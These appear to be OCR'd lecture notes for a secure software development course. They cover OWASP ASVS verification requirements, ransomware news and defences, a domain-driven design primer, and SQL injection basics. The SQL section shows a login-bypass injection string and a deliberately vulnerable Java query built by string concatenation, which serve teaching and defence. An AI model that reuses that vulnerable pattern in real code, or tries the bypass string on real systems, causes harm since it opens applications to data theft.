
ASVS is a community-driven effort to create a framework of security requirements and controls that focus on defining the functional and non-functional security controls required when designing, developing and testing modern web applications and web services.

ASVS has two main goals:

- to help organizations develop and maintain secure applications.
- to allow security service vendors, security tools vendors, and consumers to align their requirements and offerings.

7.5.1 Application Security Verification Levels

- The Application Security Verification Standard defines three security verification levels, with each level increasing in depth.
- **ASVS Level 1** is for low assurance levels, and is completely penetration testable
- **ASVS Level 2** is for applications that contain sensitive data, which requires protection and is the recommended level for most apps
- **ASVS Level 3** is for the most critical applications - applications that perform high value transactions, contain sensitive medical data, or any application that requires the highest level of trust.
- Each ASVS level contains a list of security requirements. Each of these requirements can also be mapped to security-specific features and capabilities that must be built into software by developers.



7.6 ASVS Requirements

V1: Architecture, Design and Threat Modeling Requirements

V2: Authentication Verification Requirements

V3: Session Management Verification Requirements

V4: Access Control Verification Requirements

V5: Validation, Sanitization and Encoding Verification Requirements

V6: Stored Cryptography Verification Requirements

V7: Error Handling and Logging Verification Requirements V8: Data Protection Verification Requirements

V9: Communications Verification Requirements

V10: Malicious Code Verification Requirements

V11: Business Logic Verification Requirements

V12: File and Resources Verification Requirements

V13: API and Web Service Verification Requirements

V14: Configuration Verification Requirements

7.6.1 V1: Architecture, Design and Threat Modeling Requirements

V1.1 Secure Software Development Lifecycle Requirements
V1.2 Authentication Architectural Requirements
V1.3 Session Management Architectural Requirements (placeholder)
V1.4 Access Control Architectural Requirements
V1.5 Input and Output Architectural Requirements
V1.6 Cryptographic Architectural Requirements
V1.7 Errors, Logging and Auditing Architectural Requirements
V1.8 Data Protection and Privacy Architectural Requirements
V1.9 Communications Architectural Requirements
V1.10 Malicious Software Architectural Requirements
V1.11 Business Logic Architectural Requirements
V1.12 Secure File Upload Architectural Requirements
V1.13 API Architectural Requirements (placeholder)
V1.14 Configuration Architectural Requirements

V1.1 Secure Software Development Lifecycle Requirements

#	Description	L1	L2	L3	CWE
1.1.1	Verify the use of a secure software development lifecycle that addresses security in all stages of development. (C1)		✓	✓	
1.1.2	Verify the use of threat modeling for every design change or sprint planning to identify threats, plan for countermeasures, facilitate appropriate risk responses, and guide security testing.		✓	✓	1053
1.1.3	Verify that all user stories and features contain functional security constraints, such as "As a user, I should be able to view and edit my profile. I should not be able to view or edit anyone else's profile"		✓	✓	1110
1.1.4	Verify documentation and justification of all the application's trust boundaries, components, and significant data flows.		✓	✓	1059

V1.11 Business Logic Architectural Requirements

#	Description	L1	L2	L3	CWE
1.11.1	Verify the definition and documentation of all application components in terms of the business or security functions they provide.		✓	✓	1059
1.11.2	Verify that all high-value business logic flows, including authentication, session management and access control, do not share unsynchronized state.		✓	✓	362
1.11.3	Verify that all high-value business logic flows, including authentication, session management and access control are thread safe and resistant to time-of-check and time-of-use race conditions.			✓	367

- No L1 requirements in V1
- Only one L3 requirement

7.6.2 V2: Authentication Verification Requirements

V2.1 Password Security Requirements
V2.2 General Authenticator Requirements
V2.3 Authenticator Lifecycle Requirements
V2.4 Credential Storage Requirements
V2.5 Credential Recovery Requirements
V2.6 Look-up Secret Verifier Requirements
V2.7 Out of Band Verifier Requirements
V2.8 Single or Multi Factor One Time Verifier Requirements
V2.9 Cryptographic Software and Devices Verifier Requirements
V2.10 Service Authentication Requirements

References: NIST 800-63 - Modern, evidence-based authentication standard

V2.1 Password Security Requirements

#	Description	L1	L2	L3	CWE	NIST §
2.1.1	Verify that user set passwords are at least 12 characters in length. (C6)	✓	✓	✓	521	5.1.1.2
2.1.2	Verify that passwords 64 characters or longer are permitted. (C6)	✓	✓	✓	521	5.1.1.2
	⋮					
2.1.8	Verify that a password strength meter is provided to help users set a stronger password.	✓	✓	✓	521	5.1.1.2
2.1.9	Verify that there are no password composition rules limiting the type of characters permitted. There should be no requirement for upper or lower case or numbers or special characters. (C6)	✓	✓	✓	521	5.1.1.2
2.1.10	Verify that there are no periodic credential rotation or password history requirements.	✓	✓	✓	263	5.1.1.2

V2.5 Credential Recovery Requirements

#	Description	L1	L2	L3	CWE	NIST §
2.5.1	Verify that a system generated initial activation or recovery secret is not sent in clear text to the user. (C6)	✓	✓	✓	640	5.1.1.2
2.5.2	Verify password hints or knowledge-based authentication (so-called "secret questions") are not present.	✓	✓	✓	640	5.1.1.2
2.5.3	Verify password credential recovery does not reveal the current password in any way. (C6)	✓	✓	✓	640	5.1.1.2
2.5.4	Verify shared or default accounts are not present (e.g. "root", "admin", or "sa").	✓	✓	✓	16	5.1.1.2 / A.3
2.5.5	Verify that if an authentication factor is changed or replaced, that the user is notified of this event.	✓	✓	✓	304	6.1.2.3

7.6.3 V3: Session Management Verification Requirements

V3.1 Fundamental Session Management Requirements
V3.2 Session Binding Requirements
V3.3 Session Logout and Timeout Requirements
V3.4 Cookie-based Session Management
V3.5 Token-based Session Management
V3.6 Re-authentication from a Federation or Assertion
V3.7 Defenses Against Session Management Exploits

V3.1 Fundamental Session Management Requirements

#	Description	L1	L2	L3	CWE	NIST §
3.1.1	Verify the application never reveals session tokens in URL parameters or error messages.	✓	✓	✓	598	

V3.7 Defenses Against Session Management Exploits

#	Description	L1	L2	L3	CWE	NIST §
3.7.1	Verify the application ensures a valid login session or requires re-authentication or secondary verification before allowing any sensitive transactions or account modifications.	✓	✓	✓	778	

V3.3 Session Logout and Timeout Requirements

#	Description	L1	L2	L3	CWE	NIST §
3.3.1	Verify that logout and expiration invalidate the session token, such that the back button or a downstream relying party does not resume an authenticated session, including across relying parties. (C6)	✓	✓	✓	613	7.1
3.3.2	If authenticators permit users to remain logged in, verify that re-authentication occurs periodically both when actively used or after an idle period. (C6)	30 days	12 hours or 30 minutes of inactivity, 2FA optional	12 hours or 15 minutes of inactivity, with 2FA	613	7.2
3.3.3	Verify that the application terminates all other active sessions after a successful password change, and that this is effective across the application, federated login (if present), and any relying parties.		✓	✓	613	
3.3.4	Verify that users are able to view and log out of any or all currently active sessions and devices.		✓	✓	613	7.1

7.6.4 V4: Access Control Verification Requirements

V4.1 General Access Control Design

V4.2 Operation Level Access Control

V4.3 Other Access Control Considerations

V4.1 General Access Control Design

#	Description	L1	L2	L3	CWE
4.1.1	Verify that the application enforces access control rules on a trusted service layer, especially if client-side access control is present and could be bypassed.	✓	✓	✓	602
4.1.2	Verify that all user and data attributes and policy information used by access controls cannot be manipulated by end users unless specifically authorized.	✓	✓	✓	639
4.1.3	Verify that the principle of least privilege exists - users should only be able to access functions, data files, URLs, controllers, services, and other resources, for which they possess specific authorization. This implies protection against spoofing and elevation of privilege. (C7)	✓	✓	✓	285
4.1.4	Verify that the principle of deny by default exists whereby new users/roles start with minimal or no permissions and users/roles do not receive access to new features until access is explicitly assigned. (C7)	✓	✓	✓	276
4.1.5	Verify that access controls fail securely including when an exception occurs. (C10)	✓	✓	✓	285

7.6.5 V5: Validation, Sanitization and Encoding Verification Requirements

V5.1 Input Validation Requirements

V5.2 Sanitization and Sandboxing Requirements

V5.3 Output encoding and Injection Prevention Requirements

V5.4 Memory, String, and Unmanaged Code Requirements

V5.5 Deserialization Prevention Requirements

V5.1 Input Validation Requirements

#	Description	L1	L2	L3	CWE
5.1.1	Verify that the application has defenses against HTTP parameter pollution attacks, particularly if the application framework makes no distinction about the source of request parameters (GET, POST, cookies, headers, or environment variables).	✓	✓	✓	235
5.1.2	Verify that frameworks protect against mass parameter assignment attacks, or that the application has countermeasures to protect against unsafe parameter assignment, such as marking fields private or similar. (C5)	✓	✓	✓	915
5.1.3	Verify that all input (HTML form fields, REST requests, URL parameters, HTTP headers, cookies, batch files, RSS feeds, etc) is validated using positive validation (whitelisting). (C5)	✓	✓	✓	20
5.1.4	Verify that structured data is strongly typed and validated against a defined schema including allowed characters, length and pattern (e.g. credit card numbers or telephone, or validating that two related fields are reasonable, such as checking that suburb and zip/postcode match). (C5)	✓	✓	✓	20
5.1.5	Verify that URL redirects and forwards only allow whitelisted destinations, or show a warning when redirecting to potentially untrusted content.	✓	✓	✓	601

7.6.6 V6: Stored Cryptography Verification Requirements

V6.1 Data Classification
V6.2 Algorithms
V6.3 Random Values
V6.4 Secret Management

V6.1 Data Classification

#	Description	L1	L2	L3	CWE
6.1.1	Verify that regulated private data is stored encrypted while at rest, such as personally identifiable information (PII), sensitive personal information, or data assessed likely to be subject to EU's GDPR.		✓	✓	311
6.1.2	Verify that regulated health data is stored encrypted while at rest, such as medical records, medical device details, or de-anonymized research records.		✓	✓	311
6.1.3	Verify that regulated financial data is stored encrypted while at rest, such as financial accounts, defaults or credit history, tax records, pay history, beneficiaries, or de-anonymized market or research records.		✓	✓	311

V6.4 Secret Management

#	Description	L1	L2	L3	CWE
6.4.1	Verify that a secrets management solution such as a key vault is used to securely create, store, control access to and destroy secrets. (C8)		✓	✓	798
6.4.2	Verify that key material is not exposed to the application but instead uses an isolated security module like a vault for cryptographic operations. (C8)		✓	✓	320

- Although this section is not easily penetration tested, developers should consider this entire section as mandatory even though L1 is missing from most of the items.

7.6.7 V7: Error Handling and Logging Verification Requirements

V7.1 Log Content Requirements
V7.2 Log Processing Requirements
V7.3 Log Protection Requirements
V7.4 Error Handling

V7.1 Log Content Requirements

#	Description	L1	L2	L3	CWE
7.1.1	Verify that the application does not log credentials or payment details. Session tokens should only be stored in logs in an irreversible, hashed form. (C9, C10)	✓	✓	✓	532
7.1.2	Verify that the application does not log other sensitive data as defined under local privacy laws or relevant security policy. (C9)	✓	✓	✓	532
7.1.3	Verify that the application logs security relevant events including successful and failed authentication events, access control failures, deserialization failures and input validation failures. (C5, C7)		✓	✓	778
7.1.4	Verify that each log event includes necessary information that would allow for a detailed investigation of the timeline when an event happens. (C9)		✓	✓	778

Logging sensitive information is dangerous - the logs become classified themselves, which means they need to be encrypted, become subject to retention policies, and must be disclosed in security audits. Ensure only necessary information is kept in logs, and certainly no payment, credentials (including session tokens), sensitive or personally identifiable information.

V7.4 Error Handling

#	Description	L1	L2	L3	CWE
7.4.1	Verify that a generic message is shown when an unexpected or security sensitive error occurs, potentially with a unique ID which support personnel can use to investigate. (C10)	✓	✓	✓	210
7.4.2	Verify that exception handling (or a functional equivalent) is used across the codebase to account for expected and unexpected error conditions. (C10)		✓	✓	544
7.4.3	Verify that a "last resort" error handler is defined which will catch all unhandled exceptions. (C10)		✓	✓	460

The purpose of error handling is to allow the application to provide security relevant events for monitoring, triage and escalation. The purpose is not to create logs. When logging security related events, ensure that there is a purpose to the log, and that it can be distinguished by SIEM or analysis software.

7.6.8 V8: Data Protection Verification Requirements

V8.1 General Data Protection
V8.2 Client-side Data Protection
V8.3 Sensitive Private Data

V8.1 General Data Protection

#	Description	L1	L2	L3	CWE
8.1.1	Verify the application protects sensitive data from being cached in server components such as load balancers and application caches.		✓	✓	524
8.1.2	Verify that all cached or temporary copies of sensitive data stored on the server are protected from unauthorized access or purged/invalidated after the authorized user accesses the sensitive data.		✓	✓	524
8.1.3	Verify the application minimizes the number of parameters in a request, such as hidden fields, Ajax variables, cookies and header values.		✓	✓	233
8.1.4	Verify the application can detect and alert on abnormal numbers of requests, such as by IP, user, total per hour or day, or whatever makes sense for the application.		✓	✓	770
8.1.5	Verify that regular backups of important data are performed and that test restoration of data is performed.			✓	19
8.1.6	Verify that backups are stored securely to prevent data from being stolen or corrupted.			✓	19

7.6.9 V9: Communications Verification Requirements

V9.1 Communications Security Requirements

V9.2 Server Communications Security Requirements

V9.1 Communications Security Requirements

#	Description	L1	L2	L3	CWE
9.1.1	Verify that secured TLS is used for all client connectivity, and does not fall back to insecure or unencrypted protocols. (C8)	✓	✓	✓	319
9.1.2	Verify using online or up to date TLS testing tools that only strong algorithms, ciphers, and protocols are enabled, with the strongest algorithms and ciphers set as preferred.	✓	✓	✓	326
9.1.3	Verify that old versions of SSL and TLS protocols, algorithms, ciphers, and configuration are disabled, such as SSLv2, SSLv3, or TLS 1.0 and TLS 1.1. The latest version of TLS should be the preferred cipher suite.	✓	✓	✓	326

V9.2 Server Communications Security Requirements

#	Description	L1	L2	L3	CWE
9.2.1	Verify that connections to and from the server use trusted TLS certificates. Where internally generated or self-signed certificates are used, the server must be configured to only trust specific internal CAs and specific self-signed certificates. All others should be rejected.		✓	✓	295
9.2.2	Verify that encrypted communications such as TLS is used for all inbound and outbound connections, including for management ports, monitoring, authentication, API, or web service calls, database, cloud, serverless, mainframe, external, and partner connections. The server must not fall back to insecure or unencrypted protocols.		✓	✓	319

Server communications are more than just HTTP. Secure connections to and from other systems, such as monitoring systems, management tools, remote access and ssh, middleware, database, mainframes, partner or external source systems — must be in place. All of these must be encrypted to prevent **"hard on the outside, trivially easy to intercept on the inside".**

7.6.10 V10: Malicious Code Verification Requirements

V10.1 Code Integrity Controls

V10.2 Malicious Code Search

V10.3 Deployed Application Integrity Controls

V10.1 Code Integrity Controls

#	Description	L1	L2	L3	CWE
10.1.1	Verify that a code analysis tool is in use that can detect potentially malicious code, such as time functions, unsafe file operations and network connections.			✓	749

The best defense against malicious code is **"trust, but verify".** Introducing unauthorized or malicious code into code is often a criminal offence in many jurisdictions. Policies and procedures should make sanctions regarding malicious code clear.
Lead developers should regularly review code check-ins, particularly those that might access time, I/O, or network functions.

V10.3 Deployed Application Integrity Controls

#	Description	L1	L2	L3	CWE
10.3.1	Verify that if the application has a client or server auto-update feature, updates should be obtained over secure channels and digitally signed. The update code must validate the digital signature of the update before installing or executing the update.	✓	✓	✓	16
10.3.2	Verify that the application employs integrity protections, such as code signing or sub-resource integrity. The application must not load or execute code from untrusted sources, such as loading includes, modules, plugins, code, or libraries from untrusted sources or the Internet.	✓	✓	✓	353
10.3.3	Verify that the application has protection from sub-domain takeovers if the application relies upon DNS entries or DNS sub-domains, such as expired domain names, out of date DNS pointers or CNAMEs, expired projects at public source code repos, or transient cloud APIs, serverless functions, or storage buckets (*autogen-bucket-id*.cloud.example.com) or similar. Protections can include ensuring that DNS names used by applications are regularly checked for expiry or change.	✓	✓	✓	350

Once an application is deployed, malicious code can still be inserted. Applications need to protect themselves against common attacks, such as executing unsigned code from untrusted sources and sub-domain takeovers.

7.6.11 V11: Business Logic Verification Requirements

V11.1 Business Logic Security Requirements

- Business logic security is so individual to every application that no one checklist will ever apply.
- Business logic security must be designed in to protect against likely external threats - it cannot be added using web application firewalls or secure communications.
- We recommend the use of threat modelling during design sprints, for example using the OWASP Cornucopia or similar tools.

OWASP Cornucopia

https://www.youtube.com/watch?v=i5Y0akWj31k

Data validation and encoding (VE)
2 3 4 5 6 7 8 9 10 J Q K A

Authentication (AT)
2 3 4 5 6 7 8 9 10 J Q K A

Session management (SM)
2 3 4 5 6 7 8 9 10 J Q K A

Authorization (AZ)
2 3 4 5 6 7 8 9 10 J Q K A

Cryptography (CR)
2 3 4 5 6 7 8 9 10 J Q K A

Cornucopia (C)
2 3 4 5 6 7 8 9 10 J Q K A

Wild Card (W)
Joker (A) Joker (B)

7.6.12 V12: File and Resources Verification Requirements

V12.1 File Upload Requirements
V12.2 File Integrity Requirements
V12.3 File execution Requirements
V12.4 File Storage Requirements
V12.5 File Download Requirements
V12.6 SSRF Protection Requirements

V12.1 File Upload Requirements

#	Description	L1	L2	L3	CWE
12.1.1	Verify that the application will not accept large files that could fill up storage or cause a denial of service attack.	✓	✓	✓	400
12.1.2	Verify that compressed files are checked for "zip bombs" - small input files that will decompress into huge files thus exhausting file storage limits.		✓	✓	409
12.1.3	Verify that a file size quota and maximum number of files per user is enforced to ensure that a single user cannot fill up the storage with too many files, or excessively large files.		✓	✓	770

V12.4 File Storage Requirements

#	Description	L1	L2	L3	CWE
12.4.1	Verify that files obtained from untrusted sources are stored outside the web root, with limited permissions, preferably with strong validation.	✓	✓	✓	922
12.4.2	Verify that files obtained from untrusted sources are scanned by antivirus scanners to prevent upload of known malicious content.	✓	✓	✓	509

7.6.13 V13: API and Web Service Verification Requirements

V13.1 Generic Web Service Security Verification Requirements

V13.2 RESTful Web Service Verification Requirements

V13.3 SOAP Web Service Verification Requirements

V13.4 GraphQL and other Web Service Data Layer Security Requirements

V13.1 Generic Web Service Security Verification Requirements

#	Description	L1	L2	L3	CWE
13.1.1	Verify that all application components use the same encodings and parsers to avoid parsing attacks that exploit different URI or file parsing behavior that could be used in SSRF and RFI attacks.	✓	✓	✓	116
13.1.2	Verify that access to administration and management functions is limited to authorized administrators.	✓	✓	✓	419
13.1.3	Verify API URLs do not expose sensitive information, such as the API key, session tokens etc.	✓	✓	✓	598
13.1.4	Verify that authorization decisions are made at both the URI, enforced by programmatic or declarative security at the controller or router, and at the resource level, enforced by model-based permissions.		✓	✓	285
13.1.5	Verify that requests containing unexpected or missing content types are rejected with appropriate headers (HTTP response status 406 Unacceptable or 415 Unsupported Media Type).		✓	✓	434

7.6.14 V14: Configuration Verification Requirements

V13.1 Generic Web Service Security Verification Requirements

V13.2 RESTful Web Service Verification Requirements

V13.3 SOAP Web Service Verification Requirements

V13.4 GraphQL and other Web Service Data Layer Security Requirements

Ensure that a verified application has:

- A secure, repeatable, automatable build environment.
- Hardened third party library, dependency and configuration management such that out of date or insecure components are not included by the application.
- A secure-by-default configuration, such that administrators and users have to weaken the default security posture.

Configuration of the application out of the box should be safe to be on the Internet, which means **a safe out of the box configuration**.

V14.2 Dependency

#	Description	L1	L2	L3	CWE
14.2.1	Verify that all components are up to date, preferably using a dependency checker during build or compile time. (C2)	✓	✓	✓	1026
14.2.2	Verify that all unneeded features, documentation, samples, configurations are removed, such as sample applications, platform documentation, and default or example users.	✓	✓	✓	1002
14.2.3	Verify that if application assets, such as JavaScript libraries, CSS stylesheets or web fonts, are hosted externally on a content delivery network (CDN) or external provider, Subresource Integrity (SRI) is used to validate the integrity of the asset.	✓	✓	✓	714
14.2.4	Verify that third party components come from pre-defined, trusted and continually maintained repositories. (C2)		✓	✓	829
14.2.5	Verify that an inventory catalog is maintained of all third party libraries in use. (C2)		✓	✓	
14.2.6	Verify that the attack surface is reduced by sandboxing or encapsulating third party libraries to expose only the required behaviour into the application. (C2)		✓	✓	265

8 Lecture 8: Domain Driven Design and Code constructs promoting security - Validation

8.1 Newsbites


Hydro hacked, hackers demand ransomware:


New LockerGoga Ransomware Allegedly Used in Altran Attack

By Ionut Ilascu — January 30, 2019 — 03:03 AM — 1

Hackers have infected the systems of Altran Technologies with malware that spread through the company network, affecting operations in some European countries. To protect client data and their own assets, Altran decided to shut down its network and applications.


The attack occurred on January 24, but the French engineering consultancy released a public





"...since cleared the ransomware off its network and is gradually restoring its systems from backup data."

"...refused to meet the payment demands made by the hackers, both because the committee had backups of its data and because complying with hackers can leave agencies vulnerable to future attacks."



Cyberattack shuts down Committee for Public Counsel Services network, leaving bar advocates unpaid

Updated Mar 13, 2019; Posted Mar 13, 2019

2 — 69 shares

By Dan Glaun | dglaun@masslive.com

The Massachusetts public defender agency has been unable to access its IT network for weeks, following a cyber attack that forced the shutdown of its email service.

The Committee for Public Counsel Services suffered both a ransomware attack, in which hackers demand money to restore access to data, and a Trojan horse attack in which malicious software is installed on a network, CPCS Chief Information Officer Daniel Saroff told MassLive.

8.1.1 How to defend against ransomware?

- Regularly **back up** files.
- Keep systems and applications **updated**, or use virtual patching for legacy or unpatchable systems and software.
- Enforce the **principle of least privilege**: Secure system administrations tools that attackers could abuse; implement network segmentation and data categorization to minimize further exposure of mission-critical and sensitive data; disable thirdparty or outdated components that could be used as entry points.
- **Secure email gateways** to thwart threats via spam and avoid opening suspicious emails.
- Implement **defense in depth**: Additional layers of security like application control and behavior monitoring helps thwart unwanted modifications to the system or execution of anomalous files.
- Foster a **culture of security** in the workplace.

8.2 Domain Driven Design (primer)

CAUTION Failing to address the critical complexity makes the solution meaningless.

Denver Airport baggage handling. Contributing factors as reported in the press:
Underestimation of complexity. Complex architecture. Changes in requirements. Underestimation of schedule and budget. Dismissal of advice from experts. Failure to build in backup or recovery process to handle situations in which part of the system failed. The tendency of the system to enjoy eating people's baggage.

8.2.1 Requirements for a domain model

For a domain model to be effective, it needs to:

- Be simple so we focus on the essentials
- Be strict so it can be a foundation for writing code
- Capture deep understanding to make the system truly useful and helpful
- Be the best choice from a pragmatic viewpoint
- Provide us with language we can use whenever we talk about the system

CAUTION There is always a critical complexity. Be aware of whether it's a technical aspect or the domain.

A model is a simplification of reality

The model is the conceptual understanding of what we consider as essential in our modeling.

NOTE	A model is a simplification of reality. A simplification we still accept as valid representation of the real thing.


Models are strict

- A model a less rich but more exact/precise (Strict) than reality

SIDEBAR	**Some terminolgy** *Domain*—A part of the real world where stuff happens, for example the domain of baggage handling *Domain model*—A distilled version of the domain where each concept has a specific meaning *Code*—An encoded version of the domain model, written in a programming language

CAUTION	Many almost-synonyms describing the same concept is often a sign that the model is not very strict.

8.2.2 The purpose of The Domain Model



All Mode of communication In DDD

Merriam-Webster defines *ubiquitous* as "existing or being everywhere at the same time."

a language spoken everywhere at all times by everyone to promote clarity and common understanding

TIP	Insist on using the words from the domain model in any requirements document. If something is hard to express in the terminology of the domain model, it's probably hard to write as software.


8.2.3 Bounded Context

a construct for security


- A term or concept may have the same name in various parts of the business, but each usage may have different meaning (example - "package")
- As long as the meanings of terms, operations, and concepts remain the same, the model holds. But as soon as the semantics change, the model breaks and the boundary of the context is found.

TIP	**The semantic boundary of a context is interesting from a security perspective** Data crossing a semantic boundary is of special interest from a security perspective because this is where the meaning of a term could implicitly change which could open up security weaknesses.

Bounded Context Example




Context Map



8.2.4 Why Domain Model for Security?

If we know **exactly** what the sytem **should do** we also know what it **should not do**

8.3 Code Construts Promoting Security - Validation




8.3.1 Injection: why an issue?


System Complexity


Trust-assumption fails

- Trust no client
- Trust no network
- Do all validation server-side



8.3.2 SQL injection





SQL injection basics

- Fundamental problem
  - concatenation of untrusted data (raw user input) to trusted data and the whole strings is being sent to the backend database for execution.
- HOW
  - Bypass checks (–)
  - Inject information (;)
- To perform an attack you need to know:
  - Is there a database?
  - What type of database?
  - SQL syntax

Why so common?

What can you acheive?

- Bypass authentication
- Privilege escalation
- Stealing information
- Destruction

Steps to plan & execute SQLi

1. Survey application
2. Determine user-controllable input susceptibel to injection
3. Experiment and try to exploit SQLi vulnerability

Indicators:

- *Negative*: Attacker receives normal response from server.
- *Positive*: Attacker receives an error message from the server indicating that there was a problem with the SQL query.

SQL injection: examples

- Select * from USR where usrname = ‘usr’ and pw=‘pw’;
- Inject:
  sam’;-- and whatever I pw field
- Result:
  Select * from USR where usrname=‘sam’; --’ and pw=‘pw’

```
String query = "SELECT account_balance FROM user_data WHERE user_name = "
  + request.getParameter("customerName");

try {
        Statement statement = connection.createStatement( … );
        ResultSet results = statement.executeQuery( query );
}
```


SQL injection: protection


- Prepared statements (?)
- Stored procedures
- Escaping input (filter sql syntax characters before submitting to DB)
- Whitelisting
- WAF
- Restrict access rights for DB user (Principle of least privilege))
- Compartmentalize DB


Common mistake: using one DB user with broad access rights - shared by everyone.

8.3.3 Cross-site scripting (XSS)

- Presenting a user with fraudulent web site content
- Scripts entered into the form field of URL of vulnerable site
